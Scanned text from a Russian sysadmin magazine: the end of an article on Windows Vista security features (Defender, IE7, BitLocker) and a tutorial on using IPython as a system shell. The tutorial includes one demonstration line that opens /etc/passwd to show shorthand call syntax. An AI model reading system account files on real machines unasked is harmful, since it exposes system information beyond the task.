


Рисунок 3. Ограничение доступа к играм




Рисунок 4. Ограничение доступа к приложениям

но проверяет настройки безопасности Windows. Как известно, некоторое вредоносное ПО старается изменить настройки безопасности с целью облегчения вредного воздействия на ОС (например, отключить межсетевой экран или антивирусную систему). Агент безопасности этой области не позволит неавторизованному ПО изменить настройки безопасности.

- **Надстройки (add-ons) Internet Explorer.** Агент безопасности следит за приложениями, которые загружаются вместе с браузером. Spyware и другое вредоносное ПО может маскироваться под над-

стройки Internet Explorer и загружаться без вашего ведома. Агент безопасности не позволит загрузиться такому виду вредоносного ПО.

- **Настройки безопасности Internet Explorer.** Агент следит за настройками безопасности браузера, потому что вредоносное ПО может попытаться изменить их.
- **Загрузки Internet Explorer (Internet Explorer Downloads).** Агент безопасности следит за файлами и приложениями, предназначенными для работы с IE (например, ActiveX controls). Браузер может загрузить, установить и запустить данные

файлы без вашего ведома. Вредоносное ПО может быть включено в такого рода файлы и загрузиться на компьютере-жертве, но агент безопасности защитит и от этой угрозы.

■ **Службы и драйверы.** Агент безопасности данной области наблюдает за состоянием служб и драйверов во время их взаимодействия с ОС и приложениями. Поскольку службы и драйверы выполняют важнейшие функции, они име-

ют доступ к важным областям ОС. Вредоносное ПО может использовать службы для доступа к компьютеру, а также с целью маскировки под нормальные компоненты системы.

■ **Выполнение приложений (Application Execution).** Агент безопасности следит за приложениями во время их выполнения. Spyware и другое вредоносное ПО, используя уязвимости приложений, может нанести вред. На-

пример, spyware может загрузиться во время запуска часто используемого вами приложения. Windows Defender предупредит вас о подозрительном поведении приложений.

■ **Регистрация приложений (Application Registration).** Агент безопасности данной области постоянно наблюдает за инструментами и файлами ОС, где приложения регистрируются с целью запуска. Spyware и другое вредоносное ПО может зарегистрировать приложение без ведома пользователя и периодически собирать с его помощью вашу личную информацию. Данный агент сообщит пользователю об обнаружении нового приложения, пытающегося зарегистрироваться с целью запуска.

■ **Windows Add-ons.** Агент безопасности следит за надстройками, также известными как программные утилиты для Windows. Данные надстройки позволяют настроить такие аспекты ОС, как безопасность, производительность, мультимедиа. Однако также эти надстройки могут устанавливать ПО, которое будет собирать информацию о вас и о вашем компьютере.

При грамотной настройке Windows Defender может стать полезным дополнением к корпоративной антивирусной системе (см. рис. 6).

Безопасность Internet Explorer 7

Веб-браузер Internet Explorer 7.0, встроенный в операционную систему Windows Vista, также претерпел ряд изменений, существенно улучшивших его безопасность. Прежде всего в браузер добавлен фильтр, защищающий от фишинга (phishing), то есть поддельных сайтов, используемых мошенниками для завладения конфиденциальными данными пользователя, такими как номер кредитной карты, пароль к электронной почте и другие. В случае если сайт является подделкой, например, фальшивый интернет-магазин, Internet Explorer выдаст пользователю соответствующее предупреждение. Точнее, фильтр фишинга производит серию проверок с целью за-




Рисунок 5. Настройки Windows Defender




Рисунок 6. Защита в режиме реального времени

щиты от попыток несанкционированного сбора данных. При этом Internet Explorer 7 предупреждает пользователя, если существует лишь подозрение, что веб-узел занимается несанкционированным сбором данных, или перенаправляет его на страницу предупреждения, если о подобной деятельности известно доподлинно.

Также в Internet Explorer 7 новая строка состояния безопасности, которая располагается рядом с адресной строкой и помогает быстро отличать подлинные ресурсы от подозрительных и вредоносных. Она содержит четкие и хорошо заметные подсказки, характеризующие степень безопасности и надежности веб-узла, а также предоставляет удобный доступ к сертификатам, удостоверяющим его легальность. Новая строка состояния включает также золотой значок висячего замка, с помощью которого можно определить уровень доверия и безопасности к данному сайту. Кроме того, в ней отображается специальная цветовая кодировка, наглядно показывающая, является ли веб-узел легальным.

Технология InfoCard является полезным дополнением, которое позволяет автоматизировать вход в различные веб-приложения. Фактически это аналог существующей технологии Single Sign On (единой точки входа) и позволяет упорядочивать цифровые идентификационные данные, обходиться меньшим числом паролей и лучше управлять распространением своих личных данных в Интернете. При посещении веб-узла, поддерживающего эту технологию, в систему можно войти, передав элемент InfoCard вместо пароля и имени пользователя. Элементы InfoCard более безопасны, поскольку находящиеся в них личные данные шифруются и хранятся на компьютере пользователя или поставщика надежных удостоверений (такого как банк или поставщик услуг Интернета).

Говоря о ядре программного кода самого браузера, нельзя не упомянуть режим Protected Mode. Этот режим включен по умолчанию и ограничивает выполнение веб-приложениями целого ряда потенциально опасных действий. Этот режим повышает безопасность браузера и делает невозможным изменение файлов и их загрузку в лю-

бую папку, за исключением Temporary Internet Files. Иными словами, только сам пользователь может решить, нужно ли загружать данные и куда их необходимо записывать. Все автоматические попытки изменения реестра или записи файлов на диск при работе в Protected Mode невозможны.

Кроме этого, Internet Explorer больше не интегрирован с Windows так тесно, как это было в предыдущих версиях ОС. Фактически браузер помещен в отдельный сегмент оперативной памяти, изолированный от операционной системы. Поэтому даже если в браузере обнаружится уязвимость, через которую будет запущен вредоносный код, это не сможет принести операционной системе такого большого вреда, как раньше. Это объясняется тем, что браузер обрабатывает скрипты и другую информацию только в рамках своей «клетки», которая изолирована от файловой системы Windows.

Новая опция Fix My Settings (исправить мои настройки) помогает пользователю поддерживать защиту на должном уровне, когда происходит установка и использование различных Интернет-приложений. Так что теперь ваш браузер не будет безнаказанно «обрастать» различными плагинами сомнительного происхождения без ведома пользователя.

Защита данных BitLocker

Помимо всего сказанного добавились нововведения в компоненты защиты данных. BitLocker Drive Encryption – инструмент, позволяющий защитить конфиденциальную информацию на диске путем его шифрования. Это может оказаться очень полезным, в случае если диск, защищенный с помощью технологии BitLocker, украден или, например, списан. Информацию на нем прочесть не удастся, поскольку все содержимое диска зашифровано.

Технология BitLocker использует TPM (Trusted Platform Module) – специальный чип, который необходим для безопасного хранения ключевой информации, а также для разграничения доступа к системе. Во время загрузки Windows проверяется целостность системных файлов и данных. Если файлы были изменены, ОС не загрузится. BitLocker поддерживает централизованное хранение ключей




Рисунок 7. Свойства обозревателя

в Active Directory, в то же время позволяя системным администраторам хранить ключи шифрования и на USB-устройствах.

BitLocker позволяет изменить стандартный процесс загрузки ОС. Дело в том, что загрузка ОС может блокироваться до тех пор, пока пользователь не введет PIN-код или не вставит USB-устройство с ключами дешифрования. Эти дополнительные меры безопасности обеспечивают так называемую многоуровневую аутентификацию.

Следует отметить, что BitLocker Drive Encryption будет доступен для клиентских машин в версиях Windows Vista Enterprise и Ultimate.

Технология Bit Locker также уже освещалась в одной из моих предыдущих статей, посвященных Windows Server 2008 [2].

Заключение

На этом я завершаю вторую часть статьи, посвященной средствам обеспечения безопасности в Windows Vista. Как вы смогли убедиться, новая операционная система содержит довольно много нововведений в области безопасности, многие из которых уже с успехом применяются в работе.

1. Описание технологии NAP – <http://www.microsoft.com/technet/network/nap/napoverview.mspx>.
2. Бирюков А. BitLocker: новое средство защиты данных в Windows Server 2008. //Системный администратор, №7, 2008 г. – С. 67-69.

IPython как инструмент системного администратора



Сергей Супрунов

Эффективность работы системного администратора во многом зависит от его умения автоматизировать свою работу. Традиционно для этого широко используется язык командной оболочки sh, а там, где его возможностей не хватает, применяют скриптовые языки – Perl, Python, Ruby... Но есть один инструмент, совмещающий в себе удобство командной оболочки и мощь скриптового языка – IPython.

Одним из преимуществ языка Python можно назвать интерактивный режим работы – набрав в командной строке «python» без параметров, вы увидите приглашение «>>>» и сможете, что называется, в режиме реального времени выполнять те или иные команды на языке Python. Этот режим оказывается очень удобным при разработке скриптов – можно проверить ту или иную идею, ознакомиться с доступными методами какого-нибудь объекта (функцией dir(obj)), или получить справку по какой-либо функции или модулю. Это делает язык Python достаточно удобным для системных администраторов при решении задач, где возможностей sh оказывается недостаточно. Но всё же од-

но небольшое неудобство остаётся – по-прежнему приходится «переключаться» между sh и Python, учитывая ограничения как первого, так и второго инструментов. А как же иногда хочется прямо из python получить листинг каталога, не прибегая к сложностям типа «os.listdir(os.curdir)», или же, наоборот, выполнить в sh привычный цикл «for i in range(5)» вместо того, чтобы мучительно вспоминать синтаксис цикла в bash... Возможно ли такое?

Вполне! Вы можете воспользоваться замечательной разработкой Фернандо Переза (Fernando Perez) – оболочкой IPython! На первый взгляд, это просто альтернатива стандартному интерактивному режиму работы Python,

дополненная несколькими новыми возможностями. Но в этих нескольких дополнениях и заложено то «волшебство», которое делает IPython действительно уникальным инструментом.

Первое знакомство

В состав дистрибутивов операционных систем IPython обычно не включается, но найти её в стандартном репозитории наверняка труда не составит. Скажем, во FreeBSD IPython элементарно устанавливается из коллекции портов:

```
# cd /usr/ports/devel/ipython
# make install
```

Из зависимостей – только интерпретатор Python (версия 3.0 по-

ка не поддерживается, но, думаю, это вопрос времени) и модуль reхrest. Также не лишней будет поддержка библиотеки readline (без неё не будут работать автодополнение, некоторые функции, связанные с историей команд). Ссылки приведены в конце статьи.

При первом запуске команды «ipython» оболочка попытается создать в домашнем каталоге пользователя подкаталог .ipython, в котором будут размещаться конфигурационные и рабочие файлы оболочки. В дальнейшем, при запуске оболочки вы будете получать подсказку по основным командам, позволяющим начать работу:

```
[amsand@pcbsd /usr/home/amsand]$ ipython

Python 2.5.2 (r252:60911, Sep 18 2008, 02:11:58)
Type "copyright", "credits" or "license" for more information.

IPython 0.8.4 -- An enhanced Interactive Python.
?          -> Introduction and overview of IPython's features.
%quickref  -> Quick reference.
help       -> Python's own help system.
object?    -> Details about 'object'. ?object also works, ?? prints more.

In [1]:
```

Здесь «In [N]:» – приглашение IPython, числа в квадратных скобках означают порядковый номер строки ввода. В дальнейшем вы увидите ещё и строки «Out [N]:» – это строки вывода. При желании эти приглашения можно изменить: в файле ~/.ipython/ipythonrc отредактируйте строки prompt_in1, prompt_in2 и prompt_out.

Всё, что вы могли делать в оболочке python, можно делать и здесь: импортировать модули, выполнять любые команды Python, пользоваться справочной системой. Но есть несколько дополнительных возможностей, которые и рассмотрим чуть подробнее.

Во-первых, это быстрый просмотр информации по тому или иному объекту (в том числе и встроенному):

```
In [18]: s = 'string'
In [19]: s?

Type:          str
Base Class:    <type 'str'>
String Form:   string
Namespace:     Interactive
Length:        6
Docstring:
    str(object) -> string

    Return a nice string representation of the object.
    If the argument is a string, the return value is the same object.

In [20]:
```

То есть, добавив вопросительный знак к имени интересующего вас объекта, вы получите информацию о его типе, базовом классе, пространстве имён, а также строку документации объекта.

Во-вторых, это встроенные «магические» команды: alias, cd, pwd, pushd/popd и ряд других. Многие из них выполняют те же функции, к которым мы привыкли в командной оболочке. Некоторые специальные функции служат для расширения возможностей IPython. Но нужно учитывать, что если

IPython в Windows

В системах Windows IPython тоже доступна и столь же прекрасно справляется с ролью основной командной оболочки (хотя, нужно признать, что в Windows это не самая популярная функция). А с учётом более развитых автодополнений, истории ко-

манд и функций навигации по каталогам она выглядит даже более предпочтительной. Только не забывайте устанавливать «привязку» pyreadline-1.5-win32-setup.exe (найти её можно на странице проекта – <http://ipython.scipy.org/dist>) – без неё многие «вкусы» останутся недоступными.

создать объект с таким же именем, то он перекроет встроенную команду:

```
In [31]: pwd
Out[31]: '/usr/home/amsand'

In [32]: pwd = 12*3
In [33]: pwd
Out[33]: 36
```

Поэтому основным синтаксисом встроенных команд является следующий: «%pwd», т.е. команда должна начинаться с символа «%». Это позволяет выполнить «магическую» функцию независимо от наличия «тёзок» в текущем адресном пространстве. Немного непривычно, но зато надёжно.

Кстати, IPython предоставляет мощные функции автодополнения команд – введите «%», нажмите клавишу <Tab> и вы получите полный список встроенных команд. Автодополнение действует почти везде, где оно имеет смысл. Например, вы можете получить список всех модулей, которые могут быть импортированы:

```
In [34]: import s <Tab>

scanext      shelve      smtpd        sre_constants  struct
sched         shlex        smtpd2       sre_parse      subprocess
screen        shutil       smtplib      stat           sunau
select        signal       sndhdr       statvfs        sunaudio
sets          sip          socket       string         symbol
sgmllib       sipconfig    sqlite3      stringold      symtable
sgmlop        sipdistutils sre           stringprep     sys
sha           site         sre_compile  strop          syslog
```

Для любого объекта, введя его имя, точку и нажав <Tab>, вы получите список доступных атрибутов и методов. Автодополнение охотно предоставит вам список файлов в текущем каталоге там, где это может быть полезно (например, в команде open()). В общем, если вы будете активно использовать IPython, клавиша <Tab> станет одной из ваших любимых. (Впрочем, при желании вы можете её переопределить, поскольку её функциональность определяет библиотека readline.)

Идём дальше. В-третьих, среди дополнительных возможностей нельзя не отметить упрощённый синтаксис вызова команд операционной системы. Если в стандартной оболочке python вам нужно было импортировать модуль os и прибегать к его функции system (например, «os.system('ps')»), то в IPython это сделать гораздо проще:

```
In [53]: !ps

PID  TT  STAT  TIME COMMAND
11454 p0  Is    0:00,02 bash
35940 p0  S+    0:00,58 /usr/local/bin/python2.5 /usr/local/bin/ipython
58841 p0  S+    0:00,00 sh -c ps
58842 p0  R+    0:00,00 ps
```

То есть вы можете выполнить любую системную команду прямо из IPython, просто предварив её символом «!». Опять-таки, не слишком привычно, но в любом случае на порядок удобнее, чем «скачать» между двумя терминалами.

В-четвёртых, IPython предоставляет мощнейший механизм истории команд. Помимо традиционной «стрелки вверх», позволяющей последовательно возвращаться к введённым ранее командам (которая, между прочим, ведёт себя в «ssh-стиле», т.е. если ввести несколько символов и затем нажать стрелку вверх, «пролистываться» будут лишь команды, начинавшиеся с этих символов), вы можете воспользоваться встроенной командой %history, которая выведет пронумерованный список предыдущих команд (числом, переданным в качестве аргумента, можно ограничить количество выводимых строк). Ещё раз запустить любую из них очень просто: «_47» повторно исполнит 47-ю команду. Теперь, думаю, вы понимаете назначение чисел в квадратных скобках в приглашении.

Кстати, эти самые In и Out – самые настоящие (хотя и «особые») списки. Так что при желании вы можете обращаться к их элементам напрямую: «In[47]». Особенно полезен доступ к списку Out, позволяя повторно использовать вывод предыдущих команд:

```
In [66]: 3**2
Out[66]: 9

In [67]: Out[66]/3
Out[67]: 3
```

Вывод самой последней команды доступен как специальная переменная «_», так что предыдущий пример мог быть ещё короче:

```
In [66]: 3**2
Out[66]: 9

In [67]: _/3
Out[67]: 3
```

Помимо неё, можно использовать «__» и «___» (двойное и тройное подчёркивание) для доступа к предпоследнему и «пред-предпоследнему» выводу. Последние три введённые команды, помимо прямого обращения к In, доступны в переменных '_i', '_ii' и '_iii'.

Кстати, работа с историей команд «в стиле bash», т.е. через комбинацию клавиш <Ctrl> + <R>, тоже поддерживается. Так что своих привычек вам менять не придётся.

В-пятых, к командной строке утилиту IPython очень приближает поддержка псевдонимов. Управлять ими позволяется «магическая» команда %alias (можно и просто alias, если

это имя не занято в текущем пространстве имён) – введённая без параметров, она выведет список кортежей вида «('псевдоним', 'системная команда')». В частности, именно благодаря псевдонимам вы можете применять в IPython такие часто используемые команды, как ls, mkdir, cp, rm, и тому подобные. Безо всяких восклицательных знаков!

Добавить псевдоним можно командой «%alias echo echo -n». Первый параметр – имя псевдонима (оно должно быть свободно в текущем пространстве имён), все последующие параметры рассматриваются как системная команда, которая будет выполнена при вызове псевдонима. Всё, что будет передано псевдониму как аргумент, просто допишется в конец системной команды.

Если же возникает необходимость вставлять параметры в середину команды, место вставки можно явно указать с помощью '%' (маленькая L). Рассмотрим несколько искусственный пример: команда «alias lsvar ls %l /var/log» создаст псевдоним lsvar, выводющий листинг каталога /var/log, а в качестве параметра псевдониму можно будет передавать дополнительные опции утилиты ls. То есть «lsvar -l» будет трактоваться как «ls -l /var/log» – все параметры после lsvar будут подставлены вместо %l; возможности вставлять разные параметры в разные места команды я не нашёл.

В-шестых, при вызове различных функций и методов везде, где это не вызовет неоднозначности, можно опускать скобки. Более того, начав команду с запятой, вы сможете опустить и кавычки вокруг строковых параметров:

```
In [69]: ,open /etc/passwd r

-----> open("/etc/passwd", "r")
Out[69]: <open file '/etc/passwd', mode 'r' at 0x28b67608>
```

И, наконец, отметим ещё один объект, который, собственно, и делает IPython такой, какая она есть. Это объект класса IPython.ipapi.IPApi: _ip. По сути, все синтаксические особенности IPython являются «обёртками» к методам этого объекта. «Магические» функции обрабатываются методом _ip.magic(), вызов системных команд – задача, выполняемая методом _ip.system(), и т. п. В чём вы можете убедиться, заглянув в историю команд – там отображается «низкоуровневая» функция, которая реально выполняется (вывод команд для краткости не приводится):

```
In [105]: %alias
In [106]: !date
In [107]: history 3

105: _ip.magic("alias ")
106: _ip.system("date")
107: _ip.magic("history ")
```

При желании вы можете непосредственно обращаться к методам _ip.

RUSONYX
лучший VPS хостинг
для системных администраторов!

WWW.RUSONYX.RU/SAMAG
+7 (495) 799-00-18

20%
скидка
читателям
журнала

Все эти особенности (подробнее в документации) заметно приближают IPython по удобству работы к обычным командным оболочкам операционной системы. Но всё же некоторые «неудобства» остаются. Тем не менее и от них можно избавиться...

IPython как командная оболочка

Итак, как же можно ещё больше приблизить поведение IPython к поведению привычной нам командной оболочки? Как мы видели выше, существует один механизм, позволяющий выполнять системные команды непосредственно в IPython без необходимости использовать какие-либо дополнительные символы, — это псевдонимы.

Но, согласитесь, было бы весьма утомительно вручную создавать их хотя бы для основных системных команд. Однако есть две «магические» функции, %rehash и %rehashx, которые сделают за вас всю «чёрную» работу — они выполняют обход каталогов из переменной окружения \$PATH и автоматически создают псевдонимы для всех найденных файлов. Отличаются они тем, что %rehashx создаёт псевдонимы только для файлов, которые текущий пользователь имеет право исполнять. Поэтому её использование предпочтительней, хотя она и выполняется несколько медленнее.

Чтобы каждый раз после входа в оболочку не заниматься её настройками под свои предпочтения, IPython поддерживает так называемые профили. Параметры профилей хранятся в каталоге .ipython в файлах ipythonrc<имя_профиля>. Здесь можно задать вид приглашения командной строки, псевдонимы и прочие параметры. Запуск оболочки с поддержкой соответствующего профиля выполняется командой «ipython -p <имя_профиля>». Кстати, общие настройки оболочки можно найти в файле ipythonrc — не исключено, что вам захочется подправить что-то «глобально».

Однако наиболее удобным для запуска IPython в режиме командной оболочки представляется встроенный профиль sh. Запустите следующую команду: «ipython -p sh». В результате ipython запустится с более удобным приглашением (отображающим текущий каталог), автоматически выполнит функцию %rehashx, активирует расширение envpersist (которое сохраняет изменения переменных окружения между сессиями), а также наделит IPython некоторыми другими функциями, удобными именно в режиме командной оболочки.

Здесь, думаю, уместно пару слов сказать об одной из важнейших функций командной оболочки — перемещении по каталогам. Казалось бы, что здесь важного — «cd» в нужный каталог, и всё. Но когда в процессе работы постоянно приходится перемещаться между /usr/local/etc/apache, /var/log, /usr/home/www/public_html, /var/tmp и другими каталогами, то начинаешь вспоминать о таких вещах, как история команд, утилиты pushd/popd и т. п.

Другие оболочки

Если попытаться поискать другие интерактивные оболочки для языка Python, то можно найти ещё несколько проектов, которые будут полезны разработчикам, использующим этот язык. Например, система Reinteract (<http://www.reinteract.org/trac>) предоставляет возможность работать с Python в интерактивном режиме. В отличие от IPython и интерактивного режима интерпретатора здесь очень легко отправлять на выполнение целые блоки кода — набираете ваш код, как в обычном редакторе, для выполнения нажимаете <Ctrl> + <Enter>. Хотя меня, если честно, она не очень поразила.

Проект Leo (<http://webpages.charter.net/edreamleo/front.html>) очень интересен как среда разработки: помимо редактирова-

ния и отладки кода, его удобно использовать как менеджер проектов.

В среде Windows вам может понравиться работа с графической оболочкой IDLE (<http://www.python.org/idle/doc/idlemain.html>). По большому счёту, работа в ней мало чем отличается от работы в интерактивном режиме интерпретатора, но ряд дополнительных возможностей (загрузка и сохранение файлов, подсветка синтаксиса, более удобный доступ к документации) могут вам понравиться.

Однако найти инструмент, сравнимый с IPython по своим возможностям выполнять роль стандартной командной оболочки, позволяющей легко комбинировать программирование на Python с системными командами, мне не удалось.

Так вот, помимо возможности использовать упомянутые выше инструменты, IPython предоставляет ещё несколько функций, заметно упрощающих перемещение по каталогам. Прежде всего это функция dhist:

```
[/usr~]|3> dhist
```

```
Directory history (kept in _dh)
0: /
1: /usr/home/amsand
2: /usr/home/amsand/.ipython
3: /usr/local/lib/python2.5/site-packages/IPython
4: /usr/ports
5: /usr/home/amsand
```

Это история перемещения по каталогам, использовать которую гораздо удобнее, чем общую историю команд — просто указываете в качестве параметра функции cd номер строки из истории и попадаете куда хочется:

```
[/usr~]|4> cd -2
```

```
/usr/home/amsand/.ipython
```

Конечно, если вы умудритесь создать каталог с именем «-2», то так просто попасть в него не сможете. Как в bash (используя синтаксис «cd -- -2»), к сожалению, тоже не получится. Впрочем, у нас есть Python: «os.chdir('-2')» превосходно решит задачу.

Кстати, просто «cd -», как и в bash, вернёт вас в предыдущий каталог.

Ещё одна полезная «магическая» функция — %bookmark, позволяющая создавать «закладки» на часто посещаемые каталоги:

```
[usr~/.ipython]|9> bookmark lc /usr/local/etc
[usr~/.ipython]|10> cd -b lc
```

```
(bookmark:lc) -> /usr/local/etc
```

Как видите, IPython почти ни в чём не уступает таким развитым командным оболочкам, как bash и csh. Даже без учёта её интеграции с языком Python она становится очень привлекательна для постоянного использования.


```
IPython home/serg
konst(serg)$ ipython -p sh
IPython 0.9.1 [on Py 2.5.2]
[/usr~]|1> tes
-----
NameError                                Traceback (most recent call last)
[/usr/home/serg/<ipython console> in <module>()

NameError: name 'tes' is not defined
[/usr~]|2> tes
test      test.chat    test.sh      testrb18     testrb19     testrus.txt
[/usr~]|2> test?

Type:                System alias
Base Class:          <type 'tuple'>
String Form:         (0, 'test')
Namespace:           Alias
Length:              2
Docstring:
    Alias to the system command:
    test
Class Docstring:
    tuple() -> an empty tuple
    tuple(sequence) -> tuple initialized from sequence's items
    If the argument is a tuple, the return value is the same object.
[/usr~]|3>
```

IPython в работе: вывод обратной трассировки тоже полезен

IPython и Python

Теперь самое интересное. Использовать IPython как интерактивную оболочку Python очень удобно. В качестве замены sh она тоже выглядит неплохо. Но разве нам кто-то может помешать совместить эти возможности?

Рассмотрим несколько примеров. Пусть стоит следующая задача – создать в текущем каталоге пустые файлы с расширениями txt и именами, соответствующими ряду простых чисел от 1 до некоторого заданного (например, 15). То есть нам нужно получить файлы 1.txt, 2.txt, 3.txt, 5.txt и т. д. Решить её можно так:

```
[usr~/itest]|29> def issimple(d):
|..>     for i in xrange(2,d):
|..>         if not d % i: return False
|..>     return True
|..>
[usr~/itest]|30> for i in [i for i in range(1,15)
|..>     if issimple(i)]:
|..>     touch ${i}.txt
|..>
[usr~/itest]|31> ls
```

```
1.txt 11.txt 13.txt 2.txt 3.txt 5.txt 7.txt
```

Согласитесь, что на bash такая задача решалась бы заметно сложнее. А здесь мы в полной мере смогли использовать мощь языка Python. Рассмотрим ещё один пример: периодически нужно считать, сколько строк, содержащих упоминание утилиты su, находится в логе /var/log/messages.

Для этого удобно использовать ещё один механизм IPython – макросы. Например, так:

```
[/usr~]|1> curdir = !pwd
[/usr~]|2> cd /var/log
[var/log]|3> cnt = !grep 'su:' messages | wc -l
[var/log]|4> print int(cnt[0])
```

```
8
```

```
[var/log]|5> cd $curdir[0]
[/usr~]|6> macro sucnt 1-5
```

```
Macro `suncnt' created. To execute, type its name (without quotes).
Macro contents:
curdir = !pwd
cd /var/log
cnt = !grep 'su:' messages | wc -l
print int(cnt[0])
cd $curdir[0]
```

```
[usr~]|7> sucnt
```

```
-----> sucnt()
8
```

